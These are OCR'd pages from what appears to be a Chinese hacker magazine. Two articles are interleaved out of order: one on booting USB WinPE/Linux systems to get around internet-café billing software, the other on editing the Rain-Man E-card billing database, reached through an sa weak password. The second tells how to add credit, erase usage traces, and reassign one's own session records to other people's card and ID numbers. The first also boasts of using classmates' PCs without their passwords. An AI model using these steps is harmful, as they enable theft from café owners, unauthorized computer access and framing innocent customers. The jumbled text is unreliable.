



图20


图21

Removable Devices
Hard Drive
CD-ROM
Network boot
有的有USB-ZIP

前面有加号的说明还有子选项，在Boot Menu里，有USB-ZIP的直接选择从USB-ZIP启动，没有USB-ZIP的则打开Hard Drive，选择里面的USB设备。（*某小菜又开始叫嚷：我的怎么什么都没有啊，没有USB-ZIP，Hard Drive里面也没有USB设备！！*）若两项都没有，是由于系统还没识别出U盘来，需要让系统重启进入windows，（*WINXP支持即插即用，但是你得让它启动，知道你插在它身上才行啊！*）只要windows已经启动，我们能看到可恶的万象叫我们输入ID和密码，此时再次重启就能看到我们自己的USB设备了。

最后，我再结合自己的经验讨论两款U盘系统的优劣：

WindowsPE本来就是保留WindowsXP核心的简化版，我想每个人都很熟悉它的操作界面，本文介绍的WinPE版本自带了很多大家经常使用的程序，使用起来很方便，系统运行速度也很快，如果不玩大型游戏和大型软件，几乎可以完全代替体积庞大文件繁多的WindowsXP了。需要注意的是，使用U盘系统的网络功能时，一般需要自己填写IP地址，掩码，网关和DNS服务器地址，那这些数据怎么来呢？拿网吧举例吧，网吧电脑一般开启了DHCP服务来自动获取IP地址，在系统启动的时候会在屏幕下方显示出来并且一闪而过，我们只要在它出现时按PAUSE键（*键盘右上角*）暂停并记住它就行了，一般只要记住后两位数字就行了（*网吧环境是内网，一般配置的IP都是192.168.XXX.XXX*），假设我看到的IP地址是192.168.16.122，那么可

文 色狼转世

泡吧首语：

入侵网吧收费主机加钱，这应该算是网吧黑客的最高"境界"了吧！但是不要以为加完钱任务就完成了，一个合格的黑客不仅能寻找到最佳的入侵路线，而更重要的是不在作案现场留下任何蛛丝马迹，全身而退。我们对自己卡上金额的操作一般都会生成一些事件保存在服务器的某些表中，这样在出问题后管理员就可以用这些日志发现问题所在。本期给大家准备了一篇修改雨人网络E卡通的数据库来掩饰加钱行为的文章，希望大家读完这篇文章后可以融汇贯通，在修改其它网管软件的数据库的时候也能"不留痕"。

对"SA：实名制网吧的软肋"一文的补充

从本文中你可以学到：

如何修改雨人网络E卡通的数据库来掩饰加钱痕迹

朋友们，你们当中有谁有过这样的经历：在网吧给自己加钱的时候被网管逮个正着呢？我就有过两次，不过不会再发生第三次了，因为我不会再给他们留下任何蛛丝马迹！

首先我要纠正一个错误，一个严重的错误：万象的数据库是ACCESS的，而并非SQL的，那有人要问了，弱口令从何而来？这就要怪警察叔叔了，据我所知网吧装什么管理软件，是警察说了算的，可是最让网吧业主受不了的是，警察叔叔不知是哪根筋搭错了，动不动就让换管理软件，万象用的好好的，突然又让换雨人网络E卡通，没过多久，又让换回万象。其实这SQL弱口令就是雨人网络E卡通留下来的后患。

在NOHACK第8期中，我写到了如何通过sa弱口令拿下网吧主机，并给自己加钱，可是大家是否知道，在加完钱后会在数据库中留下我们的足迹呢？下面我就给大家介绍下雨人网络E卡通的数据库结构，和在修改数据库的时候该注意的事项。不过大家可别误会哦，我现在是教大家学会如何保护自己，而不是教大家如何破坏别人，给别人造成损失啊^_^




图1　数据库表中的信息

首先用dbeditor打开数据库**JFWLDATA.mdb**，会看到如图1所示。

好象很复杂对吧，其实不然！只需要注意3个地方就好了。首先第一点，表"LAccounts"，它记录的是上机记录，我们双击表名"LAccounts"，然后按CTRL+F搜索，关键字处输入卡号的最后四位（之所以只需要输入最后四位是因为卡号的前几位都一

以这样填写：

IP：192.168.16.122
掩码：255.255.255.0
网关：192.168.16.1

DNS服务器则推荐大家先查好，我曾在我的空间hi.baidu.com/hanhang上保存了一篇全国各地DNS服务器地址的文章，大家只要找到自己地区的DNS地址记下，填进去就行啦！

至于U盘版的Linux，这次是我第一次接触Linux，的确感到有很多不同，很多基本概念也不懂，只是浅尝（*其实也没太多抱怨的，只是下次要努力学习把Linux版的QQ搞到LIVE CD里面去。在网吧也就这么几件事情，用IE上网，用QQ聊天。*）。fanx自带了Opera浏览器和自己的聊天客户端，但不是QQ。总之我对fanx的印象并不坏，但PE的确要比它方便那么一点点。

那，现在你的U盘系统应该已经做好了，通过它，你可以帮MM修复系统故障，可以偷偷的使用同学的电脑而不需要知道他的密码，当然，也可以去网吧体验刺激，不过技术要到家，否则，在BIOS的红蓝界面停留太久，被网管发现了可是要打PP的哦！

后记

1．在完稿的几天，我在想难道网吧没有相应的防御措施吗？除了将USB接口全部停用外还有没有其他的方法？实在想不到了。但是我能肯定网吧不能停用USB设备，因为顾客要下MP3，保存文件…都需要用到U盘等USB设备，所以我觉得使用U盘系统来破解网吧的方法还有相当长的有效期。

2．上面忘记说无盘系统了。其实在无盘条件下，两款系统也都能正常使用，不同的是，PE在有盘情况下，能将临时文件改到硬盘上，能减少系统运行时对U盘大量的读写操作，延长其使用寿命，而fanx，在无盘条件下甚至能把U盘拔下来，因为在系统启动后是加载到内存中运行的，实在是，酷！

3．部分网吧除了在BIOS中可以设置引导顺序外，貌似还有其他地方可以选择启动方式，这些都可以通过屏幕上的提示来进入相应的设置界面，我就看到过通过按Shift+F10来选择引导顺序的。

4．我测试了两张256M的卡（一张KINGMAX，一张PQI）和一张512M（KINGSTON）的卡，都是用的廉价读卡器，两种系统都成功启动。

5．附上以上ISO镜像下载地址：

老九WinPE 老毛桃修改扬州烟花三月纪念版下载地址：

www.quick8.cn/soft00153.htm或 http://www.anxz.com/down4504.html

fanx1.1下载地址：

http://ftp.fanx.org.cn/iso/1.1/FanX-1.1.iso

MySLAX_Creator附带在光盘中。

编辑点评：

在早先的时候，制作Linux的Live CD是一件很麻烦的事情，一般都是先解出镜像，然后以新的根启动好一个shell就可以进行制定了。现在出现了很多傻瓜式的制定Live CD的软件，原理也都差不多，不过大家想制定出一个真正优秀的Live CD单靠这些软件还是不够的。还需要你的深入和努力。

样的，至少在一个网吧里是这样的)，“指定字段”处选择“CardNumber”，然后点搜索，如图2和图3。




图2 搜索




图3 查看指定卡号的上机记录

“BeignTime”和“EndTime”分别代表上机时间和下机时间，大家可以看到我的上机记录，够吓人吧，每次上机都在10小时左右，最长达16小时，厉害吧 ^_^ 其实呢，我一共给网管交的钱还不到20块！如此充分的证据摆在这里，人家网管不查也就算了，一旦查起来，那是必死无疑啊！那要怎么改呢，其实很简单，只要把卡号改下就好了。如图4那样，把我的卡号改成别人的，这样就成了人家的上机记录了，哈哈。




图4 卡号记录

最好把身份证号也一起改了哦！第二点是表“LMembers”，这里存储的最主要的就是我们的余额了，双击表名“LMembers”，同样按搜索键，输入卡号和选择“CardNumber”，然后点搜索，看到图5中的“CurMoney”了吧，这里就是余额了。

